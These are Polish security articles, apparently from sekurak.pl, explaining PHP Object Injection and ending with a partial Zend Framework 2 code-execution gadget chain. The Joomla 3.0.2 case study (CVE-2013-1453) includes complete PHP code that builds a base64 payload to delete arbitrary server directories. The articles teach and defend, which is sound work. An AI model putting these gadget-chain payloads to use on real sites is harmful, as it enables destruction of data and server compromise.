czasu różnice między tymi dwoma wersjami stają się mocno zauważalne. Warto zaznaczyć, że aktualizacja głównej gałęzi Burpa odbywa się mniej więcej co półtora roku. Jeśli ten trend będzie zachowany, to kolejnej wersji (1.7) będzie można się spodziewać dopiero w drugiej połowie 2015 roku, co mocno zachęca do używania płatnej wersji Burpa (w szczególności że w już w Burpie 1.6.01 wprowadzono dużo ciekawych udogodnień).

Obecnie profesjonalna wersja pakietu kosztuje **rocznie** $299/€249/£199 (+VAT). Czy jest to cena wygórowana czy też nie, to jak zwykle zależy od osobistych preferencji, jednak z czystym sumieniem trzeba powiedzieć, że jest to cena niezwykle konkurencyjna, chociażby w porównaniu modułu skanera do rozwiązań konkurencji. Warto zaznaczyć, że twórcom bardzo zależy na tym, aby oprogramowanie było sprzedawane za jak najniższą cenę i starają się oni nie podnosić z roku na rok ceny licencji, nawet mimo dobrych wyników Burpa w rankingach. Taka postawa bardzo cieszy :-) Niestety twórcy Burpa nie udostępniają opcji wykupienia wieczystej licencji, więc chęć korzystania z profesjonalnej wersji pakietu będzie kosztować około tysiąca dwustu złotych rocznie. Dla firmy lub pentesterów/audytorów posiadających stałe zlecenia nie powinna to być cena zaporowa. Użytkownicy biznesowi mogą również wnioskować o pełną, 14 dniową wersje oprogramowania. Inżynierowie bezpieczeństwa na początku swojej kariery oraz osoby niezdecydowane mogą z powodzeniem używać wersji bezpłatnej, która zawiera większość funkcji płatnego odpowiednika.

Burp Suite Pro można zakupić samodzielnie na stronach producenta, ewentualnie w firmie Securitum – jeśli potrzebujesz polskiej faktury VAT.

PODSUMOWANIE

Burp Suite jest narzędziem, które trzeba przetestować – daje wielką swobodę i znacznie ułatwia codzienną pracę inżyniera bezpieczeństwa.

Niniejsza część cyklu artykułów o Burpie jest krótkim przeglądem możliwości pakietu, ale już w następnej części skupimy się szczegółowo na najpopularniejszym module Burpa, czyli zakładce Proxy.

Adrian 'Vizzdoom' Michalczyk. Zajmuje się tworzeniem bezpiecznej architektury, szukaniem podatności, zarządzaniem ryzykiem, administracją systemami IT oraz implementowaniem mechanizmów bezpieczeństwa dla zespołu pracującego w metodykach zwinnych.

Michał Bentkowski

PHP Object Injection – mało znana klasa podatności

W tym artykule:

- Pokażę w skrócie, jak działa mechanizm serializacji w PHP,
- Pokażę, na czym polega podatność PHP Object Injection,
- Przedstawię rzeczywisty przypadek Joomli – w której podatność pozwalała usuwać dowolne pliki z serwera.


Wyszukiwanie „PHP Object Injection" w Google'u zwraca też wyniki dla frazy „dependency injection". W rzeczywistości „object injection" i „dependency injection" to dwa całkowicie różne terminy, ten drugi nie ma związku z bezpieczeństwem; jest jednym z wzorców projektowych w programowaniu obiektowym.

(DE)SERIALIZACJA

Zanim przejdziemy do samego Object Injection, najpierw omówimy czym jest serializacja. Jak podaje Wikipedia:

> *Serializacja – w programowaniu komputerów proces przekształcania obiektów, tj. instancji określonych klas, do postaci szeregowej, czyli w strumień bajtów, z zachowaniem aktualnego stanu obiektu. (...) Serializacja służy do zapisu stanu obiektu, a później do odtworzenia jego stanu.*

Procesem odwrotnym do serializacji jest **deserializacja**. Obiekty zserializowane mogą zostać zapisane na dysku, przechowane w pamięci bądź w bazie danych.



1. Serializacja / deserializacja.

W języku PHP do serializacji i deserializacji używane są funkcje: serialize oraz unserialize.

Zobaczmy to na prostym przykładzie:

```
1.  <?php
2.   class Test
3.   {
4.    public $x;
5.    public $y;
6.   }
7.
8.   $t = new Test();
9.
10.  $t->x=5199;
11.  $t->y="tekst";
12.
13.  echo serialize($t)."\n";
14. ?>
```

W przykładzie definiowana jest klasa o nazwie `Test`, zawierająca dwa pola publiczne: `$x` oraz `$y`. W zmiennej `$t` tworzymy instancję tej klasy i przypisujemy wartości

do pól. Później wyświetlamy na ekranie zserializowaną formę tej instancji. Wynik wykonania kodu pokazano poniżej:

```
1.    O:4:"Test":2:{s:1:"x";i:5199;s:1:"y";s:5:"tekst";}
```

Interpretacja otrzymanego łańcucha znaków nie powinna być trudna nawet dla niewprawionego oka, ale przejdźmy przez nią krok po kroku:

- `O:4:"Test":` – **O**biekt klasy, której nazwa ma **4** znaki i brzmi: **Test**.
- `2:{` – zostaną podane wartości dla dwóch pól,
- `s:1:"x";i:5199;` – definicja pola, którego nazwa ma **1** znak i brzmi **x**, zaś wartość jest typu **i**nteger i wynosi **5199**,
- `s:1:"y";s:5:"tekst";` – definicja pola, którego nazwa ma **1** znak i brzmi **y**, zaś wartość jest typu **s**tring, ma **5** znaków i jest równa **„tekst”**.

Teraz wykonajmy operację w drugą stronę, tj. **zdeserializujmy** klasę z podanego powyżej ciągu tekstowego.

```
1.    <?php
2.      class Test
3.      {
4.        public $x;
5.        public $y;
6.      }
7.
8.      $serialized = 'O:4:"Test":2:{s:1:"x";i:5199;s:1:"y";s:
        5:"tekst";}';
9.      $o = unserialize($serialized);
10.     print_r($o);
11.
12.   ?>
```

Do zmiennej `$o` przypisujemy zdeserializowany obiekt i wypisujemy informację o tym obiekcie za pomocą funkcji `print_r()`. Musimy pamiętać, że w tym przykładzie też musi znaleźć się definicja klasy `Test`, gdyż w przeciwnym razie parser PHP nie potrafiłby odtworzyć instancji nieznanej mu klasy.

Rezultat wykonania kodu powinien być następujący:

```
1.    Test Object
2.    (
3.      [x] => 5199
4.      [y] => tekst
5.    )
```

Jak widać, wskutek deserializacji obiektu udało się odtworzyć pierwotny obiekt.

OBJECT INJECTION

> **Warning** Do not pass untrusted user input to **unserialize()**. Unserialization can result in code being loaded and executed due to object instantiation and autoloading, and a malicious user may be able to exploit this. Use a safe, standard data interchange format such as JSON (via json_decode() and json_encode()) if you need to pass serialized data to the user.

Ostrzeżenie z dokumentacji PHP

Tyle jeśli chodzi o podstawy. Dokumentacja PHP w artykule o funkcji `unserialize()` ostrzega przed używaniem jej na niezaufanych danych użytkownika.

W tym rozdziale zobaczymy, dlaczego przyjmowanie takich danych może być niebezpieczne oraz pokażemy na prostym przykładzie złośliwe wykorzystanie podatności.

Zacznijmy od istotnej uwagi: w PHP serializacji podlegają tylko atrybuty obiektów klas. Nie ma możliwości zserializowania kodu metod, ani też nie ma sposobu, by w wyniku deserializacji wywołać dowolną metodę. W PHP istnieją jednak tzw. magiczne metody (magic methods). Mają one specjalne znaczenie i są wywoływane w pewnych okolicznościach. Łatwo można je rozpoznać po dwóch znakach podkreślenia na początku nazwy (np. `__construct()`). Z punktu widzenia PHP Object Injection najbardziej interesować nas będą trzy metody:

- `__destruct()` – destruktor, wywoływany, gdy do danej instancji klasy nie prowadzą już żadne referencje bądź w trakcie wyłączania aplikacji,
- `__wakeup()` – metoda wywoływana po wykonaniu funkcji `unserialize()`,
- `__toString()` – metoda wywoływana, gdy istnieje potrzeba rzutowania obiektu na string (np. w razie wywołania `echo $obiekt;`).

Stwórzmy prostą klasę `Logger`, która w konstruktorze generuje ścieżkę do pliku z tymczasowym logiem oraz tworzy ten plik, zaś w destruktorze go usuwa.

```php
<?php
 define('LOG_FILE_PATH', '/var/log/sekurak/');
 class Logger
 {
  private $logfile;

  public function __construct()
  {
   $this->logfile = LOG_FILE_PATH . "logger.log.tmp";
   touch($this->logfile);
  }
  public function __destruct()
  {
   echo "Usuwamy ".($this→logfile)."...\n";
   unlink($this->logfile);
  }
 }
 $logger = new Logger();
 var_export(serialize($logger));
?>
```

Wynik działania funkcji `serialize()` może zawierać bajty zerowe. Dlatego zamiast `echo`, do wypisywania wartości wywołań tej funkcji, będziemy używać `var_export()`.

Oczywiście rzeczywisty logger powinien zawierać jeszcze dodatkowe metody (choćby `log()`), ale nie zostały tutaj zawarte dla większej klarowności przykładu ;).

W wyniku wykonania powyższego kodu powinniśmy otrzymać dwie linie:

```
Usuwamy /var/log/sekurak/logger.log.tmp...
'O:6:"Logger":1:{s:15:"' . "" . 'Logger' . "" .
'logfile";s:31:"/var/log/sekurak/logger.log.tmp";}'
```

Zauważcie, że w danych zserializowanych znajduje się **pełna ścieżka do pliku, który jest usuwany**. Spróbujmy więc tę ścieżkę podmienić na inną, wskazującą jakiś ważny plik w systemie. Na przykład: `/etc/bardzo_wazny_plik`.

Instancja klasy `Logger` z tą ścieżką będzie się prezentowała następująco:

```
'O:6:"Logger":1:{s:15:"' . "" . 'Logger' . "" .
'logfile";s:22:"/etc/bardzo_wazny_plik";}'
```

Oczywiście musiałem zamienić `s:31` z poprzedniego przykładu na `s:22`, aby zgadzała się długość łańcucha znaków.

Wprowadźmy małą modyfikację do kodu – zamiast tworzyć instancję klasy przez operator `new`, po prostu ją zdeserializujmy.

```php
<?php
 define('LOG_FILE_PATH', '/var/log/sekurak/');
 class Logger
 {
  private $logfile;

  public function __construct()
  {
   $this->logfile = LOG_FILE_PATH . "logger.log.tmp";
   touch($this->logfile);
  }
  public function __destruct()
  {
   echo "Usuwamy ".($this->logfile)."...\n";
   unlink($this->logfile);
  }
```

```
17.     }
18.
19.     $serialized = 'O:6:"Logger":1:{s:15:"' . "" . 'Logger'
        . "" . 'logfile";s:22:"/etc/bardzo_wazny_plik";}';
20.     $o = unserialize($serialized);
21.
22.   ?>
```

Wynik wykonania powinien być następujący (chyba że plik `/etc/bardzo_wazny_plik` rzeczywiście istnieje ;)):

```
1.    Usuwamy /etc/bardzo_wazny_plik...
2.    PHP Warning:  unlink(/etc/bardzo_wazny_plik): No such
        file or directory in /root/unpickle/php/ser.php on
        line 15
```

Reasumując: aplikacja zawierająca klasę `Logger`, przyjmująca dane do deserializacji z niezaufanych źródeł, jest podatna na **usuwanie dowolnych plików na serwerze**.

Ważny wniosek, jaki płynie z powyższego rozumowania, jest taki, że **możliwości, jakie daje atak Object Injection, ściśle zależą od tego, co zawierają** *magiczne metody* **klas używanych w tej aplikacji**. Rzeczywiste studia przypadków pokazują, że Object Injection może prowadzić do praktycznie każdej podatności webowej (SQL Injection, XSS, Path Traversal, Remote Code Execution itp.). Kilka rzeczywistych przykładów zawarłem na końcu dokumentu w ramce „Dalsza lektura".

Nie zawsze jednak atak da się przeprowadzić tak prosto, jak w przykładowej klasie `Logger`. Często destruktory oraz inne magiczne metody nie zawierają „ciekawego" kodu same w sobie, a dopiero inne metody, wywoływane przez nie, mogą zawierać kod, który da się wykorzystać złośliwie.

JOOMLA – STUDIUM PRZYPADKU

Weźmy na tapetę Joomlę w wersji 3.0.2. W zeszłym roku został ogłoszony błąd CVE-2013-1453:

> *plugins/system/highlight/highlight.php in Joomla! 3.0.x through 3.0.2 and 2.5.x through 2.5.8 allows attackers to unserialize arbitrary PHP objects to obtain sensitive information, delete arbitrary directories, conduct SQL injection attacks, and possibly have other impacts via the highlight parameter.*

Opis tej podatności po angielsku można też znaleźć na blogu badacza, który odkrył błąd.

Analizę zaczynamy od pliku wspomnianego w CVE, czyli, plugins/system/highlight/highlight.php.

```
57.   $terms = $input->request->get('highlight', null,
        'base64');
58.   $terms = $terms ? unserialize(base64_decode($terms)) :
        null;
```

Podatność jest widoczna: pobierany jest parametr GET `highlight`, dekodowany z base64 i deserializowany.

Jak już nauczyliśmy się z poprzedniego rozdziału, musimy przejrzeć magiczne metody w klasach Joomli w poszukiwaniu kodu, który będzie się dało złośliwie wykorzystać. Sprawdźmy, jak dużo metod będzie do przejrzenia…

```
root@mbkali:~/joomla# find -name \*.php |xargs  grep __destruct | wc -l
17
root@mbkali:~/joomla# find -name \*.php |xargs  grep __wakeup | wc -l
4
root@mbkali:~/joomla# find -name \*.php |xargs  grep __toString | wc -l
43
```

2. Poszukiwanie magicznych metod.

W sumie 64 metody (choć wynik jest zawyżony ze względu na użycie prostego grepa). Nie jest to dużo i jest możliwe do realizacji w miarę krótkim przedziale czasowyme ;)

Pierwszą interesującą metodę znajdziemy w pliku plugins/system/debug/debug.php, jest to destruktor klasy `plgSystemDebug`. Na początku ciała tej metody znajdziemy warunek:

```
84.    public function __destruct()
85.     {
86.      // Do not render if debugging or language debug is
            not enabled
87.      if (!JDEBUG && !$this->debugLang)
88.      {
89.       return;
90.      }
```

Wywoływanie destruktora jest natychmiast kończone, jeśli wartość pola `$this->debugLang` jest ustawiona na `FALSE` . Musimy zatem pamiętać o ustawieniu tego atrybutu na `TRUE` podczas tworzenia własnej instancji.

Dalszy fragment destruktora:

```
93.    if (!$this->isAuthorisedDisplayDebug())
94.    {
95.     return;
96.    }
```

Przyjrzyjmy się więc metodzie `isAuthorisedDisplayDebug()`:

```
196.    // If the user is not allowed to view the output then
           end here

197.    $filterGroups = (array) $this->params->get('filter_
           groups', null);
```

Pobierane jest pole `params` z aktualnej instancji klasy, na którym wywoływana jest metoda `get()`. Zapamiętajmy, że pierwszym argumentem owego wywołania jest`'filter_groups'`. Ponieważ w ramach serializacji możemy pod `$this->params`podstawić dowolny obiekt, przejrzyjmy klasy ze zdefiniowaną metodą `get()`. Jedną znajdziemy w pliku libraries/joomla/input/input.php, jest to klasa `JInput`. Oto fragment:

```
157.    public function get($name, $default = null, $filter =
           'cmd')
158.    {
159.     if (isset($this->data[$name]))
160.     {
161.      return $this->filter->clean($this->data[$name],
           $filter);
162.     }
163.
164.     return $default;
165.    }
```

Widzimy, że aby przejść przez warunek z linii 159, musimy zdefiniować w naszej instancji wartość pod `$this->data['filter_groups']`. Dalej w linii 161 wywołujemy metodę `clean()` , więc podobnie jak wcześniej, szukamy klas z taką metodą. Zwróćmy uwagę, że drugi argument wywołania będzie na pewno równy `'cmd'`.

Prędzej czy później wylądujemy w pliku libraries/joomla/cache/storage/file.php w metodzie `clean()` klasy `JCacheStorageFile`

```
182.    public function clean($group, $mode = null)
183.    {
184.     $return = true;
185.     $folder = $group;
186.
187.     if (trim($folder) == '')
188.     {
189.      $mode = 'notgroup';
190.     }
191.
192.     switch ($mode)
193.     {
194.      case 'notgroup':
195.       $folders = $this->_folders($this->_root);
196.       for ($i = 0, $n = count($folders); $i < $n; $i++)
```

```
197.         {
198.           if ($folders[$i] != $folder)
199.           {
200.             $return |= $this->_deleteFolder($this->_root .
                    '/' . $folders[$i]);
201.           }
202.         }
203.         break;
204.       case 'group':
205.       default:
206.         if (is_dir($this->_root . '/' . $folder))
207.         {
208.           $return = $this->_deleteFolder($this->_root . '/'
                  . $folder);
209.         }
210.         break;
211.       }
212.       return $return;
213.     }
```

W instrukcji `switch` zostanie wykonany warunek `default`. Tam z kolei, usuwany jest katalog, którego ścieżka jest pobierana z pola `$this->_root` oraz ze zmiennej `$folder` (w której znajdzie się pierwszy argument wywołania funkcji). Obie wartości mamy pod kontrolą, więc możemy **usuwać dowolne katalogi na dysku**.

Dla przypomnienia, potrzebujemy następujących elementów:


- Klasę `plgSystemDebug`, z atrybutem `$debugLang=true;` oraz obiektem klasy `JInput` w polu `$params` ;
- Klasę `JInput`, w której musimy zdefiniować tablicę asocjacyjną w polu `$data` (w której, z kolei, pod kluczem `'filter_groups'` powinna znajdować się nazwa usuwanego katalogu) oraz obiekt klasy `JCacheStorageFile` w polu `$filter`.
- Klasę `JCacheStorageFile`, w której atrybut `$_root` powinien wskazywać na ścieżkę usuwanego katalogu.

Format serializacji PHP jest dość prosty i odpowiedni payload można przygotować ręcznie. Posłużymy się jednak kodem PHP, aby proces uprościć i uczynić bardziej czytelnym. Kod ten nie musi być w żaden sposób powiązany z kodem Joomli – po prostu zdefiniujemy klasy o takich nazwach, jakie są nam potrzebne i zdefiniujemy tylko pole wspomniane powyżej. Pozostałe atrybuty zostaną domyślnie zainicjalizowane przez PHP. Na końcu – zserializowany obiekt enkodujemy do base64, bo, jak pamiętamy, moduł *highlight* używał tego kodowania. W moim przykładzie, katalogiem, który aplikacja będzie próbowała usunąć będzie `/var/www/katalog`.

```
1.  <?php
2.  class JCacheStorageFile {
3.    protected $_root = '/var/www';
4.  }
5.  class JInput {
6.    protected $data = array(filter_groups => 'katalog');
7.    protected $filter = null;
8.    public function __construct() {
9.      $this->filter = new JCacheStorageFile();
10.   }
11. }
12. class plgSystemDebug {
13.     private $debugLang = true;
14.   public $params = null;
15.   public function  __construct() {
16.     $this->params = new JInput();
17.   }
18. }
19.
20. $o = new plgSystemDebug();
21. $s = serialize($o);
22. $b = base64_encode($s);
23. var_export ($s);
24.
25. echo "<br><br>$b";
26. ?>
```


W odpowiedzi zobaczymy obiekt klasy `plgSystemDebug` w postaci zserializowanej oraz to samo w kodowaniu base64.

Teraz pozostaje już tylko wkleić ten base64 do Joomli i liczyć, że się wykona poprawnie. Sprawdzam to na lokalnej instalacji:



3. Generowanie zserializowanego obiektu.

W odpowiedzi wyskoczyła jednak tylko biała strona, z kolei w error_logu pojawił się problem:



4. Odpowiedź Joomli – biała strona.

```
[Mon Jun 02 16:54:41 2014] [error] [client ::1] PHP Catchable fatal error:  Obje
ct of class JInput could not be converted to string in /var/www/joomla/libraries
/joomla/filter/input.php on line 210
```

5. Błąd PHP w error_log.

Okazuje się, że destruktor klasy `plgSystemDebug` nie zostaje w ogóle wykonany, ponieważ wcześniej pojawia się *fatal error*: obiekt `JInput` nie może zostać zamieniony na string…

Poszukajmy przyczyny problemu; wracamy do pliku highlight.php, a więc winowajcy podatności.

```
66.    // Clean the terms array
67.    $filter = JFilterInput::getInstance();
68.
69.    $cleanTerms = array();
70.    foreach ($terms as $term)
71.    {
72.    $cleanTerms[] = $filter->clean($term, 'string');
73.    }
```

Okazuje się, że po zdeserializowaniu danych, aplikacja „czyści" (wywołanie `$filter->clean()`) odtworzone obiekty. Owo czyszczenie składa się między innymi z ochrony przed XSS-em, do którego wymagane jest rzutowanie obiektu na string. Jak widzieliśmy w komunikacie o błędzie, przy klasie `JInput` to się nie udało i program został przerwany. Problem rozwiążemy w dość prosty sposób: znajdziemy w Joomli dowolną klasę ze zdefiniowaną metodą `__toString()` i w niej zagnieździmy obiekt `plgSystemDebug`. Po szybkim przejrzeniu źródeł, wybrałem klasę `JAccessRule`(plik libraries/joomla/access/rule.php), z taką metodą:

```
172.    public function __toString()
173.    {
174.     return json_encode($this->data);
175.    }
```


Modyfikuję więc kod odrobinę:

```
1.    <?php
2.    class JCacheStorageFile {
3.     protected $_root = '/var/www';
```

```
4.      }
5.      class JInput {
6.       protected $data = array(filter_groups => 'katalog');
7.       protected $filter = null;
8.       public function __construct() {
9.        $this->filter = new JCacheStorageFile();
10.      }
11.     }
12.     class plgSystemDebug {
13.       private $debugLang = true;
14.      public $params = null;
15.      public function  __construct() {
16.       $this->params = new JInput();
17.      }
18.     }
19.     class JAccessRule {
20.      public $debug;
21.      public function __construct() {
22.       $this->debug = new plgSystemDebug();
23.      }
24.     }
25.
26.     $o = new JAccessRule();
27.     $s = serialize($o);
28.     $b = base64_encode($s);
29.     var_export ($s);
30.
31.     echo "<br><br>$b";
32.     ?>
```

Jedyną nowością jest dodanie klasy `JAccessRule`, w której zdefiniowałem pole `$debug` z obiektem `plgSystemDebug`.

Wygenerujmy teraz payload, wrzućmy go do Joomli i zobaczmy, czy się wykona.



6. Generowanie zserializowanego obiektu, drugie podejście.

Tym razem exploit wykonał się poprawnie :) Wprawdzie widzimy ostrzeżenie Joomli, że nie może usunąć folderu, ale zrobiłem to tylko w celach prezentacji (gdyby webserwer miał uprawnienia do usuwania tego pliku, to zrobiłby to).

Podsumowując: udało się wykorzystać błąd typu PHP Object Injection w Joomli do usuwania folderów na serwerze.

Na zakończenie przenalizujmy jeszcze raz przepływ działania exploita:

1. W pliku highlight.php deserializowany jest ciąg znaków z parametru GET highlight.

2. Gdy została zniszczona ostatnia referencja do zdeserializowanego obiektu, wywoływany jest destruktor obiektu `JAccessRule`.
3. Niszczony jest obiekt `plgSystemDebug`.
   - W destruktorze wywoływana jest metoda `$this->params->get('filter_groups', null)`, gdzie pod `$this->params` umieściliśmy obiekt klasy `JInput`.
   - W metodzie `get()` obiektu `JInput` wywoływana jest metoda `$this->filter->clean('katalog', 'cmd')`, gdzie pod `$this->filter` umieściliśmy obiekt klasy `JCacheStorageFile`.
   - W metodzie `clean()` obiektu `JCacheStorageFile` wywoływana jest metoda`$this->_deleteFolder($this->_root . '/' . $folder)`, która ostatecznie prowadzi do usunięcia wskazanego przez nas katalogu (/var/www/katalog) – gdyż pod `$this->_root` umieściliśmy ścieżkę /var/www/, zaś`$folder==='katalog'`.

W ramach treningu dla zainteresowanych czytelników, polecam spróbować zmierzyć się z tą samą wersją Joomli i znaleźć SQL Injection ;)

PODSUMOWANIE

Nigdy nie należy deserializować danych otrzymywanych od użytkownika. Narażamy się w ten sposób na PHP Object Injection, który, w zależności od używanych klas w aplikacji, może prowadzić do wielu innych podatności:

- usuwanie plików/katalogów na serwerze,
- SQL Injection,
- XSS,
- zdalne wykonywanie kodu.

W ramach zabezpieczenia się przed atakiem, powinniśmy użyć innego formatu, np. JSON, który sam w sobie nie umożliwia tworzenia obiektów dowolnych klas. Jeśli deserializacja danych jest niezbędna, warto pomyśleć o dodatkowym zabezpieczeniu, takim jak klucz HMAC lub szyfrowaniu.

Inne języki programowania obsługujące deserializację również mogą być podatne na problem analogiczny do PHP Object Injection. Procedura exploitacji tych podatności znacząco się jednak różni pomiędzy poszczególnymi językami. Już wkrótce pokażemy, jak wykorzystać podobną podatność w Pythonie.

DALSZA LEKTURA

- Object Injection w Joomli
- Object Injection w WordPressie
- Inny Object Injection w WordPressie
- Object Injection w IPB (Invision Power Board)
- PHP Object Injection Revisited – prezentacja z konferencji Confidence 2013, próba bardziej generycznego exploitowania podatności.

Michał Bentkowski. Realizuje testy penetracyjne oraz audyty bezpieczeństwa w firmie Securitum. Autor w serwisie sekurak.pl. Aktywnie (i z sukcesem) uczestniczy w znanych programach bug bounty.

Michał Bentkowski

PHP Object Injection i ZendFramework2

Podatność PHP Object Injection jest już czytelnikom Sekuraka znana; opisywaliśmy ją, pokazując na przykładzie błędu tego typu w Joomli jak doprowadzić do usuwania dowolnego pliku na dysku. Tym razem przedstawimy nasze autorskie badanie, w jaki sposób można wykorzystać tę podatność do**wykonania dowolnego kodu**, jeśli odnajdziemy ją w aplikacji korzystającej z bardzo popularnego frameworka dla PHP: Zend.

KRÓTKIE PRZYPOMNIENIE

W telegraficznym skrócie, podatność PHP Object Injection wiązała się z wywołaniem funkcji `unserialize()` z danymi pochodzącymi od użytkownika. Dzięki temu atakujący mógł zainicjalizować dowolne klasy w podatnym kodzie, a także – przy odrobinie szczęścia – wpłynąć na przepływ działania programu. Było to możliwe dzięki magicznym metodom wywoływanym automatycznie przez PHP w pewnych sytuacjach. W kontekście tego artykułu będą nas interesować konkretnie następujące metody:

- `__destruct()` – wywoływana w momencie niszczenia obiektu (destruktor),
- `__toString()` – wywoływana, gdy dana klasa musi zostać zinterpretowana jako string (np. w przypadku porównania `$obj == "abc"`),
- `__call()` – wywoływana, gdy próbowano odwołać się do metody nieistniejącej w danej klasie. Na przykład: załóżmy, że próbujemy wykonać `$obj->jakasMetoda("abc")`, jednak `jakasMetoda()` nie jest zdefiniowana dla klasy kryjącej się pod zmienną `$obj`. PHP spróbuje wówczas wywołać metodę `__call("jakasMetoda", array("abc"))`.

EXPLOITUJEMY ZENDA!

W przykładzie użyty jest Zend w wersji 2.3.3. Działanie poszczególnych klas może się minimalnie różnić w innych wersjach, ale ogólny przepływ działania powinien być taki sam dla dowolnej wersji Zenda w wersjach 2.x.

Spójrzmy zatem co ciekawego kryją w sobie klasy Zenda. Jak to zazwyczaj bywa, zaczynamy od destruktorów. Najpierw destruktor klasy \Zend\Http\Response\Stream

```
287.    public function __destruct()
288.     {
289.      if (is_resource($this->stream)) {
290.       $this->stream = null; //Could be listened by
          others
291.      }
292.      if ($this->cleanup) {
293.       ErrorHandler::start(E_WARNING);
294.       unlink($this->streamName);
295.       ErrorHandler::stop();
296.      }
297.     }
```

Wygląda nieźle :) Jeśli `$this->cleanup` będzie równe `true`, wówczas wykona się `unlink()` (czyli usuwanie pliku na dysku) dla ścieżki pobranej z `$this->streamName`. Już samo usuwanie plików jest niezłą podatnością samą w sobie, ale w tym przypadku zwracam uwagę na ten kod z innego powodu – mianowicie argumentem dla funkcji `unlink()` musi być zmienna znakowa, zatem jeśli podstawimy pod `$this->streamName` jakąś klasę, zostanie w niej wykonane `__toString()`. Co z kolei prowadzi nas do klasy \Zend\Tag\Cloud:

```
313.    public function __toString()
314.     {
315.      try {
316.       $result = $this->render();
```

Spójrzmy w takim razie na `render()`:

```
294.    public function render()
295.    {
296.     $tags = $this->getItemList();
```

```
297.      if (count($tags) === 0) {
298.       return '';
299.      }
300.      $tagsResult  =
          $this->getTagDecorator()->render($tags);
301.      $cloudResult =
          $this->getCloudDecorator()->render($tagsResult);
302.      return $cloudResult;
303.    }
```

W Zendzie stosowane są gettery i settery, toteż `getItemList()` zwraca `$this->tags`, zaś `getTagDecorator()` zwraca `$this->tagDecorator`. Powyższy kod pozwala w takim razie wykonać metodę `render()` dla klasy kryjącej się pod `$this->tagDecorator`, przekazując jako argument `$this->tags`.

Metodę `render()` odnajdujemy w klasie \Zend\View\Renderer\PhpRenderer.

```
446.    public function render($nameOrModel, $values = null)
447.    {
448.       if ($nameOrModel instanceof Model) {
```

Pamiętamy, że mieliśmy kontrolę nad tym, jaki argument jest przesyłany do tej funkcji. Na samym początku ciała funkcji jest sprawdzenie, czy `$nameOrModel` (czyli nasz argument) jest instancją klasy `Model`. Zadbamy o to, by tak nie było, a więc pomińmy ten blok kodu i patrzymy dalej:

```
476.    $this->addTemplate($nameOrModel);
```

Wykonana zostanie funkcja `addTemplate()`…

```
559.    public function addTemplate($template)
560.    {
561.     $this->__templates[] = $template;
562.     return $this;
563.    }
```

… która po prostu dopisuje do tablicy `$this->__templates` argument, który został do niej przekazany. Wracamy do `render()`:

```
495.    while ($this->__template = array_pop($this->__
        templates)) {
496.     $this->__file = $this->resolver($this->__template);
```

Pobierany jest ostatni element z tablicy `$this->templates`, a następnie jest on przekazywany do metody `resolver()`. Zobaczmy, czym ta metoda się zajmuje.

```
196.    public function resolver($name = null)
197.    {
198.     if (null === $this->__templateResolver) {
199.      $this->setResolver(new TemplatePathStack());
200.     }
201.     if (null !== $name) {
202.      return $this->__templateResolver->resolve($name,
         $this);
203.     }
```

Tym razem wywoływana jest metoda `resolve()` na obiekcie kryjącym się pod`$this->__templateResolver`. Tradycyjnie szukalibyśmy jakiejś ciekawej klasy zawierającej `resolve()`, wyjątkowo jednak zastosujemy inne podejście… Gdybyśmy pod `$this->__templateResolver` schowali instancję tej samej klasy, na którą teraz patrzymy (a więc `\Zend\View\Renderer\PhpRenderer`), silnik PHP nie odnalazłby metody `resolve()` – bowiem nie jest ona zdefiniowana – dlatego wywołałby magiczną metodę `__call()`.

```
393.    public function __call($method, $argv)
394.    {
395.     if (!isset($this->__pluginCache[$method])) {
396.       $this->__pluginCache[$method] =
          $this->plugin($method);
397.      }
398.      if (is_callable($this->__pluginCache[$method])) {
```

```
399.          return call_user_func_array($this->__
              pluginCache[$method], $argv);
400.       }
401.       return $this->__pluginCache[$method];
402.     }
```

